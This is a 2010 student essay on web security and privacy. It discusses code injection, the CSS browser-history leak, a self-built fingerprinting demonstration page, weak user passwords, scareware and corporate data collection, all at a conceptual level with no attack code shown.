Web Security and Privacy

User Information on the Internet

June 7, 2010

Feross Aboukhadijeh

Web Security and Privacy:
User Information on the Internet

"Technology is neither good nor bad, nor even neutral. Technology is one part of the complex of relationships that people form with each other and the world around them; it simply cannot be understood outside of that concept."

— Samuel Collins, inventor of the first mass-produced helium liquefier

Hello, world

The Internet, and the Web in particular, is causing unprecedented change in our society. Never before in history have people shared so much personal information with the world so willingly and so frequently. It has never been easier to stay connected with the people who matter in our lives, even if they are thousands of miles away. Indeed, there are literally hundreds of ways to stay in touch – Facebook (wall posts, private messages, chat, comments), Twitter (public @replies, direct messages), Myspace, Instant Messaging (AIM, Yahoo, MSN, iChat, Skype, Meebo), blogging (blog posts, blog comments), text messages (SMS, MMS), not to mention the classic – email, telephone, voicemail.

But, with all of this new electronic communication comes a definite loss of individual privacy. As a seasoned Internet user and Web developer myself, I often have occasion to sit back in my desk chair with a cup of hot cocoa and ponder the state of the Internet – where it has been, where it is today, and where I see it going in the future…

An Introduction to the Web

We've all heard the story of how the World Wide Web began. Invented by Tim Berners-Lee in 1989 at the CERN particle physics laboratory in Geneva, the Web was conceived as a non-centralized, heterogeneous, "linked information system" that would allow researchers worldwide to "browse through a complex information space" (Berners-Lee).

Figure 1. This NeXT Computer was used by Berners-Lee at CERN and became the world's first Web server. (Coolcaesar)

Berners-Lee published his original proposal for the Web, "Information Management: A Proposal," in 1989. Though it wasn't immediately recognized as such, this was a groundbreaking document that shaped the course of computing – and humanity. Yet, for all his far-sightedness, Berners-Lee couldn't anticipate the Web's exponential growth and the new challenges that it would face as it gained broad adoption throughout the late 90's and 00's. The early Web was used by just a few hundred researchers to distribute static HTML documents among a trusted community of scholars. The modern Web is used by nearly two billion people (many of them computer illiterate) to access a slew of dynamic JavaScript,

HTML5, and Flash web applications often published by nameless individuals, who may be antagonistic (and have a definite monetary incentive to cheat others on the network). Times have certainly changed.

Over the past five years, we've seen a broad shift in the way Internet technology is used. Nearly everything we do online today involves the divulging of personal information. From the personal weblog phenomenon to the recent micro-blogging trend using sites like Twitter and Facebook, one thing is becoming undeniably clear: the Web is now a *fundamentally social* platform. Facebook's CEO Mark Zuckerberg recently said "People have really gotten comfortable not only sharing more information and different kinds, but more openly and with more people" (Matyszczyk). While it's clear that people are sharing more of their personal information online than ever before, I wonder if people know how much of this personal information is freely available online. More to the point, how much of this private data can be accessed though back channels like security vulnerabilities, data mining, and hacking?

"The truth is that the privacy wall didn't exist in the first place. The web is a network of information, and information has no walls."

— Ben Parr, Mashable

The State of Modern Web Security

The Web is a dangerous place. It's not hyperbole to say that Web users suffer a barrage of malicious computer attacks from the minute they go online until they sign off. In 2007, Internet security firm Sophos reported "researchers are finding 29,700 new infected

Web pages every day, and 80% of them are legitimate sites that have been compromised." (Gaudin). Similarly, Neils Provos, a senior staff software engineer with Google recently reported that Googlebot (Google's web crawling software) found more than 3 million malicious webpages, "meaning that about one in 1,000 Web pages is malicious" (McMillan). Infected webpages can do any number of undesirable things to a user's computer – including gathering personal data from the Web browser, drive-by downloading of spyware (software that collects information about users without their knowledge), or even exploiting bugs in major bank websites to silently transfer money out of a user's bank account. With the huge number of malicious agents and infected webpages on the Web, it's a wonder that the Web is even usable, let alone useful. The Web's usability in the face of a barrage of spam, scams, and malware is, more than anything else, a testament to the excellent work of the computer security community. Yet despite this effort, the Web is far from safe.

Web security is a difficult, intractable problem because there are so many parties involved. Web developers and browser manufacturers play their part, it's true – and they're often the most visible parties in the Web security discussion. But user interface designers, network operators, company executives, company stockholders, software product managers, government policy makers, as well as the actual computer users and computer attackers play crucial roles in the Web security equation. All the aforementioned parties, with the exception of the computer attackers, have a vested interest in keeping Web users secure in their online activities. Even the software engineers who create and publish software tools used by computer attackers often claim to have the interests of Web users at heart. Academic researchers publish many "proof-of-concept" attack tools as part of their

research, and concerned engineers who wish to raise awareness of security vulnerabilities also publish tools that may find their way into the hands of computer attackers.

The multitude of parties involved in the Web security equation creates endless opportunities for miscommunication about customer data use, conflicts of interest within companies about privacy policy, and the "blame game" once an attack has actually occurred. This paper will focus on the three parties who I believe play the most important role in Web security: Web developers, users, and companies. If any one of these three parties makes a mistake, user data will almost certainly be compromised, so their roles are especially crucial.

Privacy vs. Security

At this point, the technically astute reader may be wondering why I discuss privacy and security in the same breath. Aren't they different issues?

Not really. In modern computing, the issues of security and privacy are inextricably linked. Privacy of user data is impossible without good computer security. Conversely, attacks against computer defenses are nearly always perpetrated with the intent to steal private user data. The modern Web is driven by data. User data is, for better or for worse, the new currency that powers the Web's economy. Thus, private user data becomes the object of computer-savvy criminals.

The Web in its current form is broken because it was not architected with the security or privacy of its users in mind. Rather, any semblance of security that we have today was merely "tacked on" after the fact. The Web's incentive structure encourages companies to

build insecure, privacy-violating products. Rampant user cluelessness about good privacy practices has only encouraged companies to be more cavalier, leading to bad privacy policies and insecure software products. Make no mistake – the modern Web is nothing short of an actively hostile environment for user security and privacy.

"I don't think I've ever seen a piece of commercial software where the next version is simpler rather than more complex."

— Walter Bender, Executive Director of the MIT media lab

1. Problems caused by Web Developers

First, let's look at technology. There are many problems with Web technology today. Phishing, spam, malware, cross-site scripting, SQL injection, cross-site request forgery, code injection, click-jacking, packet sniffing, browser vulnerabilities, network attacks – the list of serious Web security problems is very long indeed. In fact, a cursory review of the aforementioned Web security issues may be enough to make one swear off Web use forever!

There are hundreds of attack vectors that attackers can use to access user data, but I'd like to highlight two of the most severe vulnerabilities: code injection and browser information leaks.

Code Injection

The most serious Web security threat today is *code injection*. Code injection is a computer bug that allows attackers to introduce malicious code into a computer program to change the course of execution. The results of code injection can be disastrous, particularly

when large websites are vulnerable, because of the potential for attackers to steal large amounts of user data. Code injection vulnerabilities also account for the largest number of "severe" class vulnerabilities (using the PCI-DSS severity naming convention) on websites today.

On 18 May 2010, I had the opportunity to attend a lecture by Jeremiah Grossman, CEO of Whitehat Security, a website risk management company. During his lecture at Stanford University, Grossman highlighted some interesting statistics gathered by his security firm. As part of their operations, Whitehat Security has been tracking 1,659 websites (across 300 different organizations) for the past 4 years. From all this data, they we able to publish the following chart:

	ASP	ASPX	CFM	DO	JSP	PHP	PL
Websites having had at least one serious* vulnerability	74%	73%	86%	77%	80%	80%	88%
Websites currently with at least one serious* vulnerability	57%	58%	54%	56%	59%	63%	75%
Avg. # of serious* vulnerabilities per website during the WhiteHat Sentinel assessment lifetime	25	18.7	34.3	19.9	25.8	26.6	44.8
Avg. # of serious* severity unresolved vulnerabilities per website	8.9	6.2	8.6	5.5	9.6	8.3	11.8

= 8.41

Figure 2. Website vulnerabilities broken down by technology used to build the website. The average number of severe vulnerabilities per website is 8.41. ("WhiteHat Website Security Statistic Report, Spring 2010, 9th Edition")

I've highlighted the bottom row, which shows that regardless of the Web technology used, the average website has around 8 "serious severity unresolved vulnerabilities." According to Grossman, these statistics are from websites owned by organizations that are generally considered "security early adopters, [who are] serious about website security" ("Whitehat…"). How can such security-conscious organizations allow severe website vulnerabilities to go unresolved for so long?

Put simply, code injection is a hard problem for Web developers to defend against. There are too many attack vectors, too much user-supplied data that may or may not be malicious, and too much organizational pressure to build products quickly with minimal emphasis on security testing. Even institutions like the Stanford Computer Science Department aren't immune to code injection attacks.

Last fall, I discovered a Stanford website that was vulnerable to code injection. It was the course website for CS142: Web Applications. The site was built using PHP, a powerful website scripting language, which allowed it to display a dynamically updated list of course announcements, upcoming lectures, and upcoming projects.

Figure 3. Screenshot of the CS142 website home page. ("CS142: Web Applications")

However, the site made the mistake of trusting user input to be non-malicious. In other words, the site accepted input from users and executed it without sanitizing it first (*sanitization* is the process of removing potentially dangerous code from user input). I was able to inject my own code into the website to make it do whatever I wanted. I could have viewed other student's assignments, defaced the website, or redirected visitors elsewhere.

Figure 4. One possible outcome of my code injection vulnerability on the CS142 website. (Doctored photo by Feross Aboukhadijeh)

In reality, I immediately told the course professor about my findings and he fixed the bug within a few days.

Browser Vulnerabilities and Information Leaks

Another important category of security issues is Web browser vulnerabilities. No longer a mere HTML document viewer, the modern Web browser has evolved the ability to run JavaScript, execute native code through plugins like Adobe Flash and Microsoft Silverlight, and use powerful HTML5 APIs that expose the user's location, webcam, and microphone. In many ways, the Web browser is the most important program on a user's computer, because it knows so much about our online activities, passwords, and Web

histories. For this reason, it's extremely important that the Web browser be as secure and reliable as possible.

Yet, Web browser manufacturers struggle to balance their desire to protect user privacy with other pressing demands like product release schedules and compliance to published Web standards. One particularly interesting example of this conflict is the infamous Cascading Style Sheets History Leak. Cascading Style Sheets, or CSS for short, is an extremely popular language used to describe the look and feel of an HTML webpage. Nearly every webpage on the Internet uses CSS in some way.

However, browser manufacturers have long known about a bug in the design of the CSS specification that could leak a user's browsing history to malicious websites. The information leak works like this:



Figure 5. CSS Browser History Information Leak (Feross Aboukhadijeh)

Browser manufacturers have been aware of this information leak for nearly 10 years, yet none have attempted to fix it. This bug has been endlessly discussed on Mozilla's Bugzilla

bug tracker where it is known as "Bug 147777." The initial Bugzilla bug report was filed in 2002 and there have been 263 follow-up comments posted over the course of the following 8 years. Mozilla only just recently announced a fix for the CSS History Leak that should be available to consumers in Firefox 4, due to be released in late 2010. However, all the other major Web browsers (Microsoft Internet Explorer, Google Chrome, and Apple Safari) are still vulnerable. The real question here is: how could it take Mozilla 8 years to write a patch for an information leak which is so clear in its ability to harm users, so widely known, and so extensively discussed?

The majority of the discussion about this bug centered on whether it was actually Mozilla's responsibility to fix it or not. One commenter, Daniel Veditz, said "Since Microsoft is also vulnerable, and it's really the spec's fault we might not come under great pressure to fix this immediately."

There were also many technical questions that had to be answered before any fix could be implemented. The main challenge facing Mozilla was that fixing this problem would break fundamental features of the Web – features that worked fine for the last 10 years and would continue to work in other browsers. Mozilla had to be careful about deciding which features would be acceptable to break in order to protect users from this attack.

The Electronic Frontier Foundation says, "An overwhelming majority of web browsers have unique signatures – creating identifiable 'fingerprints' that could be used to track you as you surf the Internet" (Cohn). As part of my research, I decided to build a compelling web tool to demonstrate the extent to which the Web browser violates user expectations of privacy. I built a proof-of-concept user-fingerprinting program that gathers

as much information as possible about a user when they load my proof-of-concept webpage. This page can be accessed at: http://feross.net/cats/.

The webpage displays a distracting picture (in this case, a lolcat) to the user while their information is silently stolen in the background.

Figure 6. Loading screen of my attack page. (Feross Aboukhadijeh)

My webpage doesn't actually steal any user information; instead, it displays it to the user to prove just how much information their browser leaks about them. In its current form, my attack page can glean the following information about a user's browser:

— Current location (as determined by IP Address Geolocation).

— Current IP Address

— Which of the Top 20,000 websites (according to Alexa) the user has visited since they last cleared their Web history.

— Prediction of the user's gender based on demographic information for the Top 20,000 websites (according to Quantcast).

— Which Stanford University-affiliated Facebook profiles the user has visited (i.e. "Facebook stalked") since they last cleared their history.

— Browser type and version number.

— Whether Web cookies are enabled or not.

— Whether the browser is in Private Browsing Mode (a.k.a. Incognito Mode).

— Screen resolution and color depth.

— All of the user's installed browser plugins (Adobe Flash, QuickTime, etc.)

— Which webpage referred the user to my webpage.



Figure 7. Listing of my browser history using the attack tool I built. (Feross Aboukhadijeh)

If this proof-of-concept webpage makes you uncomfortable – good! It should. The information that my rather benign webpage gathers is information that is publicly available to any webpage that wishes to access it, including malicious sites run by phishers, scammers, and identity thieves. Additionally, marketers could save this information in a database to track users from site to site – and possibly determine their real-life identity.

The technical details of how I was able to coax the browser into revealing this much sensitive user information using standard web technologies like JavaScript and CSS (that are found in all modern web browsers) are technically interesting but beyond the scope of this paper. However, I have attached the JavaScript source code of my attack tool as an appendix to this paper for those who are interested.



Figure 8. My predicted gender and a list of Facebook user profiles that I have visited recently. (Feross Aboukhadijeh)

"Computer security is not a problem that technology can solve. Security solutions have a technological component, but security is fundamentally a people problem."

— Bruce Schneier, computer security specialist

2. Problems caused by Users

Even if we had perfect technology with no security vulnerabilities or information leaks, the users of computer systems would do an excellent job of breaking their own security and compromising their own privacy. At first glance, it's puzzling that users would act against their own interests in such a clear way. But, computer security specialist Bruce Schneier notes, "People often represent the weakest link in the security chain and are chronically responsible for the failure of security systems." As computer systems increase in complexity, it becomes more difficult for users to understand the myriad of ways they put themselves at risk in the course of their normal Web use.

The modern Web is actively hostile to user security and privacy, yet most users don't see it that way. Something about the Web and computers affect user perception and judgment, and inhibit the user's ability to make informed decisions about the security of their private data. For example, most people would be skeptical if a strange, unknown person walked up to them and offered them millions of dollars for free. However, these very same people suddenly become extremely trusting when they receive the same offer from someone via email. What about the Web affects user's perceptions and changes their trust and behavior so drastically?

Fortunately – or unfortunately, depending on how you look at it – the Web contains a plethora of examples of user privacy violations. We've all heard stories of careless people

who post something on the Web that they later regret. Here is one example: Job-seeker and Twitter user "theconnor" gained instant Internet fame when after interviewing at Cisco, he made the following public tweet: "Cisco just offered me a job! Now I have to weigh the utility of a fatty paycheck against the daily commute to San Jose and hating the work." Sure enough, another Cisco employee noticed this tweet and replied with: "Who is the hiring manager? I'm sure they would love to know that you will hate the work. We here at Cisco are versed in the web" ("How to ruin…").

It's interesting to note that in instances like these, users understand exactly what information they are sharing and even how it will be used (e.g. that it will be publicly visible), but completely fail to comprehend the bigger-picture implications of their information sharing. Not even the most sophisticated, state-of-the-art computer security system can protect users who are determined to harm themselves.

As another example, take the all-too-common practice of users picking easy-to-guess passwords. Security research firm Impervia recently published a study that revealed that 30 percent of users choose passwords whose length is six or fewer characters and nearly 50 percent of users use "names, slang words, dictionary words, or trivial passwords (consecutive digits, adjacent keyboard keys, and so on)" (Coursey). Of course, these sorts of dictionary word passwords are extremely easy for computer programs to guess. "To quantify the issue, the combination of poor passwords and automated attacks means that in just 110 attempts, a hacker will typically gain access to one new account on every second or a mere 17 minutes to break into 1000 accounts," Impervia said in its report.

Facts and statistics like this are published all the time, even in the mainstream press. Yet, users continue to choose simple, easy-to guess passwords. Impervia's report included a

list of the top ten most-frequently used passwords. The list is enough to bring a tear to my eye:

1. 123456
2. 12345
3. 123456789
4. Password
5. iloveyou
6. princess
7. rockyou
8. 1234567
9. 12345678
10. abc123

Still, user laziness isn't the only way that users are their own worst enemy.

Most computer users are easily fooled by scare tactics and urgently worded messages. For example, this fake "anti-virus scanner" webpage is designed to look like a native program running on the user's Windows computer.



Figure 9. Fake Anti-virus scanner running on a malicious webpage. (Google Image Search)

This site presents users with a list of bogus viruses and Trojans which their computer is supposedly infected with, and an option to purchase some software to fix the "problem." In most cases, this software is itself a Trojan that is masquerading as legitimate anti-virus software. In fact, a few weeks ago on 27 May 2010, Microsoft's Digital Crimes Unit collaborated with the FBI to shut down this fake anti-virus scam that "is estimated to have duped victims in paying in excess of $100 million for inexistent protection." Three people received federal indictments and were accused of "participating in an international cybercrime operation that tricked users in over 60 countries worldwide into buying useless rogue antivirus programs, also known as scareware." ("Microsoft…"). While these scam artists are criminals that should most certainly be prosecuted, I find it interesting that the thousands of computer users who unknowingly "aided and abetted" the criminals by buying and installing their scam products and contributing to the spread of the virus are nowhere implicated for their negligence and folly.

As mobile devices with GPS sensors, accelerometers, cameras, and microphones gain broader adoption, it's important for users to understand exactly how they are being tracked, monitored, or recorded. The current situation with modern iPhone and Android devices is a familiar one: users often click through most dialogs without actually reading or understanding the permissions they are granting to their software. "Unlike computers of the '80s, computers today do so many things behind our backs that we don't understand. Stuff gets turned on and used … we give it permission, but only vaguely and not really [understanding it]," says Bruce Schneier in a recent news article about sensors in mobile devices (Higgins).

The user problem is a serious one, and I don't see it going away any time soon.

"We screwed up, and I'm not making excuses about it."

— Sergey Brin, Google co-founder on Google's Wifi Data Collection Scandal

3. Problems caused by Companies

Companies collect a ton of information about their customers. This is magnified a hundred times over on the Web, where it's possible to track even the most minute details about a website visit – like how long was spent on a particular page, how far the user scrolled down a news story before getting bored and clicking away, and even the path the user's mouse takes before clicking a link. It's a standard practice at most Web companies to track and save large amounts of usage data about Web visitors. All major search engines – including Google, Yahoo, and Bing – save all your search queries, Netflix saves every movie you rent, YouTube saves every video you watch, and Facebook saves every profile and page you view. Data gathering is pervasive throughout the Web industry.

A culture blog, Rumpus, recently published an interview with a Facebook employee who said, "We track everything … Every photo you view, every person you're tagged with, every wall post you make, and so forth ... When you make any sort of interaction – upload a photo, click on somebody's profile, update your status, change your profile information" (Dickter). This data is used to enhance the Facebook user experience by personalizing friend suggestions, news feed content, and advertising to fit each particular user. This data can also be mined by Facebook engineers to learn about usability problems in the website's user interface so the site can be improved.

As more of our digital lives move from our desktops to the "cloud," the scope of the data that companies will have about their users will only increase. Google already has an impressively large list of cloud services, many of them extremely useful and nearly all of them free. If one were to use all of Google's products, the company would have an impressive set of data about this person's life, including all the books she has read (Google Books), all her online purchases (Google Checkout), all the websites she visits (Google Chrome Sync), all the stocks she follows (Google Finance), all her medical records (Google Health), all the places she travels (Google Maps website and mobile app), all the news articles she reads (Google News and Google Reader), all the online videos she watches (YouTube), all the documents and spreadsheets she creates (Google Docs), all her appointments (Google Calendar), all her contacts (Google Contacts), all the email she sends and receives (Gmail), all her photos (Picasa), all her IM conversations (Google Talk), and even her social security number and bank account information (if she runs Google Adsense ads on her website).

